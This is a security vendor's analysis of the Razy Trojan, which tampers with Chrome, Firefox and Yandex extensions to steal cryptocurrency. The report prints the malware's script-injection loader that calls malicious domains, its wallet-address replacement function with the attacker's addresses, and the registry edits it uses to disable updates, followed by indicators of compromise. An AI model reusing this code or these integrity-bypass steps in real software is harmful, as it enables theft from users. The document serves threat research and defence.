Razy in search of cryptocurrency

By Victoria Vlasova

Published: 2019-01-24 · Archived: 2026-04-05 18:01:26 UTC

Last year, we discovered malware that installs a malicious browser extension on its victim's computer or infects an already installed extension. To do so, it disables the integrity check for installed extensions and automatic updates for the targeted browser. Kaspersky Lab products detect the malicious program as Trojan.Win32.Razy.gen – an executable file that spreads via advertising blocks on websites and is distributed from free file-hosting services under the guise of legitimate software.

Razy serves several purposes, mostly related to the theft of cryptocurrency. Its main tool is the script main.js that is capable of:

- Searching for addresses of cryptocurrency wallets on websites and replacing them with the threat actor's wallet addresses
- Spoofing images of QR codes pointing to wallets
- Modifying the web pages of cryptocurrency exchanges
- Spoofing Google and Yandex search results

Infection

The Trojan Razy 'works' with Google Chrome, Mozilla Firefox and Yandex Browser, though it has different infection scenarios for each browser type.

Mozilla Firefox

For Firefox, the Trojan installs an extension called 'Firefox Protection' with the ID {ab10d63e-3096-4492-ab0e-5edcf4baf988} (folder path: "%APPDATA%\Mozilla\Firefox\Profiles\.default\Extensions\{ab10d63e-3096-4492-ab0e-5edcf4baf988}").

For the malicious extension to start working, Razy edits the following files:

- "%APPDATA%\Mozilla\Firefox\Profiles\.default\prefs.js",
- "%APPDATA%\Mozilla\Firefox\Profiles\.default\extensions.json",
- "%PROGRAMFILES%\Mozilla Firefox\omni.js".

Yandex Browser

The Trojan edits the file '%APPDATA%\Yandex\YandexBrowser\Application\\browser.dll' to disable extension integrity check. It renames the original file 'browser.dll_' and leaves it in the same folder.

To disable browser updates, it creates the registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\YandexBrowser\UpdateAllowed" = 0 (REG_DWORD).

Then the extension Yandex Protect is installed to folder '%APPDATA%\Yandex\YandexBrowser\User Data\Default\Extensions\acgimceffoceigocablmjdpebeodphgc\6.1.6_0'. The ID acgimceffoceigocablmjdpebeodphgc corresponds to a legitimate extension for Chrome called Cloudy Calculator, version 6.1.6_0. If this extension has already been installed on the user's device in Yandex Browser, it is replaced with the malicious Yandex Protect.

Google Chrome

Razy edits the file '%PROGRAMFILES%\Google\Chrome\Application\\chrome.dll' to disable the extension integrity check. It renames the original chrome.dll file chrome.dll_ and leaves it in the same folder.


It creates the following registry keys to disable browser updates:

- "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\AutoUpdateCheckPeriodMinutes" = 0 (REG_DWORD)
- "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\DisableAutoUpdateChecksCheckboxValue" = 1 (REG_DWORD)
- "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\InstallDefault" = 0 (REG_DWORD)
- "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Update\UpdateDefault" = 0 (REG_DWORD)

We have encountered cases where different Chrome extensions were infected. One extension in particular is worth mentioning: Chrome Media Router is a component of the service with the same name in browsers based on Chromium. It is present on all devices where the Chrome browser is installed, although it is not shown in the list of installed extensions. During the infection, Razy modified the contents of the folder where the Chrome Media Router extension was located: '%userprofile%\AppData\Local\Google\Chrome\User Data\Default\Extensions\pkedcjkdefgpdelpbcmbmeomcjbeemfm'.

Scripts used

Irrespective of the targeted browser type, Razy added the following scripts it brought along to the folder containing the malicious script: *bgs.js*, *extab.js*, *firebase-app.js*, *firebase-messaging.js* and *firebase-messaging-sw.js*. The file *manifest.json* was created in the same folder or was overwritten to ensure these scripts get called.



C:\...pdelpbcmbmeomcjbeemfm\6918.723.0.0_0_1

n	Name	Size
..		Up
_locales		Folder
_metadata		Folder
cast_setup		Folder
angular.js		594243
background_script.js		1703
cast_game_sender.js		161134
cast_sender.js		44374
common.js		28946
feedback.css		3116
feedback.html		14621
feedback_script.js		10732
manifest.json		2403
material_css_min.css		359575
mirroring_cast_streaming.js		33144
mirroring_common.js		251717
mirroring_hangouts.js		624670
mirroring_webrtc.js		2227

W:\...lpbcmbmeomcjbeemfm\6918.723.0.0_0 =20:30

n	Name	Size
..		Up
_locales		Folder
_metadata		Folder
cast_setup		Folder
angular.js		594243
background_script.js		1703
bgs.js		16599
cast_game_sender.js		161134
cast_sender.js		44374
common.js		28946
extab.js		9266
feedback.css		3116
feedback.html		14621
feedback_script.js		10732
firebase-app.js		34845
firebase-messaging.js		35674
firebase-messaging-sw.js		683
manifest.json		3126
material_css_min.css		359575
mirroring_cast_streaming.js		33144
mirroring_common.js		251717
mirroring_hangouts.js		624670
mirroring_webrtc.js		2227


Left: list of files of the original Chrome Media Router extension.
Right: list of files of the modified Chrome Media Router extension.

The scripts *firebase-app.js, firebase-messaging.js* and *firebase-messaging-sw.js* are legitimate. They belong to the Firebase platform and are used to send statistics to the malicious actor's Firebase account.

The scripts *bgs.js* and *extab.js* are malicious and are obfuscated with the help of the tool *obfuscator.io.* The former sends statistics to the Firebase account; the latter (*extab.js*) inserts a call to the script *i.js* with parameters tag=&did=&v_tag=&k_tag= into each page visited by the user.

In the above example, the script *i.js* is distributed from the web resource *gigafilesnote[.]com* (gigafilesnote[.]com/i.js?tag=&did=&v_tag=&k_tag=). In other cases, similar scripts were detected in the domains *apiscr[.]com, happybizpromo[.]com* and *archivepoisk-zone[.]info.*

The script *i.js* modifies the HTML page, inserts advertising banners and video clips, and adds adverts into Google search results.



YouTube page with banners added by the script i.js

The culmination of the infection is *main.js* – a call to the script is added to each page visited by the user.

```
try {
    (function () {
        var s = document.createElement('script');
        s.type = 'text/javascript';
        s.src = '\/\/nolkbacteria.info\/js\/main.js?_='+Date.now();
        s.charset = "UTF-8";
        try {document.body.appendChild(s)} catch (e) {document.body.appendChild(s)}
    })();
} catch (e) {
    console.log(e);
```

Fragment of the script i.js code that inserts the script main.js to web pages.

The script main.js is distributed from the addresses:

- Nolkbacteria[.]info/js/main.js?_=
- 2searea0[.]info/js/main.js?_=
- touristsila1[.]info/js/main.js?_=
- solkoptions[.]host/js/main.js?_=

The script *main.js* is not obfuscated and its capabilities can be seen from the function names.

```
var addr = '1DgjRqs9SwhyuKe8KSMkE1Jjrs59VZhNyj';
var addr3 = '3KgyGrCiMRpXTihZWY1yZiXnL46KUBzMEY';
var ethaddr = '2571B96E2d75b7EC617Fdd83b9e85370E833b3b1';

var addFakeCopyCommand = function () {

addFakeCopyCommand();

var findAndReplaceWalletAddresses = function (text) {
    if (!text) return text;

    var skipInText = [

    for (var i = 0; i < skipInText.length; i++) {
        if (text.indexOf(skipInText[i]) !== -1) return text;
    }

    // text = text.replace(/(\b|=|:)(?<!\/)(?:1|3|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr);
    // text = text.replace(/(\b0x|\b|=|:)(?<!\/)[0-9A-Fa-f]{40,44}\b/g, "$1" + ethaddr);

    text = text.replace(/(\b|=|:)(?:3|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr3);
    text = text.replace(/(\b|=|:)(?:1|bc1)[0-9A-Za-z]{27,39}\b/g, '$1' + addr);
    text = text.replace(/(\b0x|\b|=|:)[0-9A-Fa-f]{40,44}\b/g, "$1" + ethaddr);
    return text;
};
```

The screenshot above shows the function findAndReplaceWalletAddresses that searches for Bitcoin and Ethereum wallets and replaces them with the addresses of the threat actor's wallets. Notably, this function works on almost all pages except those located on Google and Yandex domains, as well as on popular domains like *instagram.com* and *ok.ru*.


Images of QR codes that point to wallets also get substituted. The substitution occurs when the user visits the web resources *gdax.com, pro.coinbase.com, exmo.*, binance.** or when an element with src='/res/exchangebox/qrcode/' is detected on the webpage.

As well as the functionality described above, *main.js* modifies the webpages of the cryptocurrency exchanges EXMO and YoBit. The following script calls are added to the pages' codes:

- /js/exmo-futures.js?_= – when exmo.*/ru/* pages are visited
- /js/yobit-futures.js?_= – when yobit.*/ru/* pages are visited

where is one of the domains *nolkbacteria[.]info, 2searea0[.]info, touristsila1[.]info*, or *archivepoisk-zone[.]info*.

These scripts display fake messages to the user about "new features" in the corresponding exchanges and offers to sell cryptocurrency at above market rates. In other words, users are persuaded to transfer their money to the cybercriminal's wallet under the pretext of a good deal.




Example of a scam message on the EXMO website

Main.js also spoofs Google and Yandex search results. Fake search results are added to pages if the search request search request is connected with cryptocurrencies and cryptocurrency exchanges, or just music downloading or torrents:


- /(?:^|\s)(gram|телеграм|токен|ton|ico|telegram|btc|биткойн|bitcoin|coinbase|крипта|криптовалюта|,bnrjqy|биржа|бираж)(?:\s|$)/g;
- /(скачать.*музык|музык.*скачать)/g;
- /тор?рент/g;

This is how an infected user is enticed to visit infected websites or legitimate cryptocurrency-themed sites where they will see the message described above.




Google search results that were modified by the infected extension

When the user visits Wikipedia, *main.js* adds a banner containing a request for donations to support the online encyclopedia. The cybercriminals' wallet addresses are used in place of bank details. The original Wikipedia banner asking for donations (if present) is deleted.




Fake banner on Wikipedia asking for donations

When the user visits the webpage *telegram.org*, they will see an offer to buy Telegram tokens at an incredibly low price.



The infected extension loads content on the telegram.org site from the phishing web resource ton-ico[.]network



Fake banner shown at telegram.org. The link leads to the phishing website ton-ico[.]network

When users visit the pages of Russian social network Vkontakte (VK), the Trojan adds an advertising banner to it. If a user clicks on the banner, they are redirected to phishing resources (located on the domain *ooo-ooo[.]info*), where they are prompted to pay a small sum of money now to make a load of money later on.

Fraudulent banner on the vk.com website

Indicators of compromise

Kaspersky Lab's products detect scripts associated with Razy as *HEUR:Trojan.Script.Generic*.

Below are all the wallet addresses detected in the analyzed scripts:

- Bitcoin: '1BcJZis6Hu2a7mkcrKxRYxXmz6fMpsAN3L', '1CZVki6tqgu2t4ACk84voVpnGpQZMAVzWq', '3KgyGrCiMRpXTihZWY1yZiXnL46KUBzMEY', '1DgjRqs9SwhyuKe8KSMkE1Jjrs59VZhNyj', '35muZpFLAQcxjDFDsMrSVPc8WbTxw3TTMC', '34pzTteax2EGvrjw3wNMxaPi6misyaWLeJ'.
- Ethereum: '33a7305aE6B77f3810364e89821E9B22e6a22d43′, '2571B96E2d75b7EC617Fdd83b9e85370E833b3b1′, '78f7cb5D4750557656f5220A86Bc4FD2C85Ed9a3'.

At the time of writing, total incoming transactions on all these wallets amounted to approximately 0.14 BTC plus 25 ETH.

MD5

Trojan.Win32.Razy.gen
707CA7A72056E397CA9627948125567A
2C274560900BA355EE9B5D35ABC30EF6
BAC320AC63BD289D601441792108A90C
90A83F3B63007D664E6231AA3BC6BD72
66DA07F84661FCB5E659E746B2D7FCCD
Main.js
2C95C42C455C3F6F3BD4DC0853D4CC00
2C22FED85DDA6907EE8A39DD12A230CF
i.js
387CADA4171E705674B9D9B5BF0A859C
67D6CB79955488B709D277DD0B76E6D3
Extab.js
60CB973675C57BDD6B5C5D46EF372475
Bgs.js
F9EF0D18B04DC9E2F9BA07495AE1189C

Malicious domains

gigafilesnote[.]com
apiscr[.]com,
happybizpromo[.]com,
archivepoisk-zone[.]info,
archivepoisk[.]info,
nolkbacteria[.]info,
2searea0[.]info,
touristsila1[.]info,
touristsworl[.]xyz,
solkoptions[.]host.
solkoptions[.]site
mirnorea11[.]xyz,
miroreal[.]xyz,
anhubnew[.]info,
kidpassave[.]xyz

Phishing domains

ton-ico[.]network,
ooo-ooo[.]info.
